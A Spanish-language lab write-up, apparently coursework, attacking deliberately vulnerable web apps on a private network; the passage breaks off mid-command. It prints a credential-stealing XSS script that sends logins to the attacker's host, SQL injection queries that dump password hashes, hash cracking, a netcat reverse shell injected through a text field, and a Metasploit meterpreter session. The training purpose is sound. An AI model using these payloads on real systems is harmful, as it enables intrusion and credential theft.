
```
<script>var u=prompt("Usuario:");var  
p=prompt("Contraseña:");fetch("http://10.0.2.8:4444/?u="+u+"&p="+p)</script>
```

que apunte a nuestra máquina kali.

En nuestra máquina kali, ponemos en escucha con el comando nc el puerto 4444 que está apuntando el script.


```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.6] 34780
GET /?u=test&p=123456 HTTP/1.1
Host: 10.0.2.6:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.8/
Origin: http://10.0.2.8
Connection: keep-alive
Priority: u=4
Pragma: no-cache
Cache-Control: no-cache
```

Security Misconfiguration - Local File Inclusion(LFI)




En el parámetro del lenguaje podemos modificarlo para mostrar contenido de otros archivos del servidor.

Server side request forgery - port scan




Insecure Design - Login Page




Cambiamos el color del campo de texto en el que estan los credenciales de login para que se muestren.

Fallos de criptografía - Hashing Débil de Contraseñas




Añadimos la sentencia SQL en la URL para que nos devuelva el nombre de usuario de la BBDD

' UNION SELECT 1, 2, user(), 4, 5, 6, 7--




Con la sentencia SQL

' UNION SELECT 1, login, password, email, 5, 6, 7 from users
obtenemos los usuarios y sus password como hashes




Creamos un archivo con el hash del usuario bee.



Utilizamos el comando `john --format=raw-sha1` con el archivo para descifrar el hash del archivo. Nos dice que la contraseña es bug.

Security Logging and Monitoring Failures




Añadimos en la URL la sentencia SQL

' OR 1=1



En el archivo `/var/log/apache2/access.log` vemos la URL que se ha intentado ejecutar. En el archivo `/var/log/apache2/error.log` no vemos nada relacionado con la URL ejecutada anteriormente. No vemos que tome ninguna medida de seguridad.




Vulnerable and outdated components




Añadimos en el campo de texto el “script”

```
<script>alert('El XSS Persistente funciona')</script>
```

después al recargar la página cuando carga el script guardado lanza una ventana emergente con un mensaje.





Al recargar con el usuario admin bee y seleccionar la opción show all nos muestra todos los alerts añadidos por los otros usuarios y luego vemos los mensajes guardados por ellos.

Ataque de fuerza bruta

```
msf exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.6        | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.


msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Command shell session 3 opened (10.0.2.6:4444 → 10.0.2.8:43284) at 2026-03-15 08:17:41 -0400

background


Background session 3? [y/N] y
msf exploit(multi/handler) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.6:4433
[*] Sending stage (1062760 bytes) to 10.0.2.8
[*] Meterpreter session 4 opened (10.0.2.6:4433 → 10.0.2.8:51304) at 2026-03-15 08:18:20 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
```

Creamos una reverse shell con el exploit de handle y lanzando el comando en el campo de texto de la página web


```
|| nc 10.0.2.6 4444 -e /bin/bash
```



Llevamos la shell de handle a background y creamos una session de meterpreter con el comando sessions -u [ID_handler]



Podríamos hacerlo con el archivo rockyou pero pesa demasiado, entonces usamos un fichero menos pesado como es el de
/usr/share/wordlists/metasploit/password.lst



```
meterpreter > upload /usr/share/wordlists/metasploit/password.lst
[*] Uploading : /usr/share/wordlists/metasploit/password.lst → password.lst
[*] Uploaded -1.00 B of 801.50 KiB (0.0%): /usr/share/wordlists/metasploit/password.lst → password.lst
[*] Completed : /usr/share/wordlists/metasploit/password.lst → password.lst
meterpreter > pwd
/var/www/html/DVWA/vulnerabilities/exec
```

Subimos el diccionario a la máquina vulnerable y miramos en qué carpeta está subido.

```
meterpreter > background
[*] Backgrounding session 4 ...
msf exploit(multi/handler) > session 3
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(multi/handler) > sessions 3
```

Enviamos la session de meterpreter al background y abrimos la shell que hemos creado con el handler

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@debian:/var/www/html/DVWA/vulnerabilities/exec$ ls
ls
help index.php password.lst source
www-data@debian:/var/www/html/DVWA/vulnerabilities/exec$ while read p; do echo "Probando: $p";
